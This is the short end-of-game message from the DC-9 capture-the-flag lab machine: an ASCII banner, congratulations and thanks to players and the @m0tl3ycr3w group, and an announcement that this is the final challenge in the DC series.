██║ ╚████║██║╚██████╗███████╗ ╚███╔███╔╝╚██████╔╝██║ ██║██║ ██╗██╗██╗██╗
╚═╝ ╚═══╝╚═╝ ╚═════╝╚══════╝ ╚══╝╚══╝ ╚═════╝ ╚═╝ ╚═╝╚═╝ ╚═╝╚═╝╚═╝╚═╝

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but...just kidding. :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.

[^1]: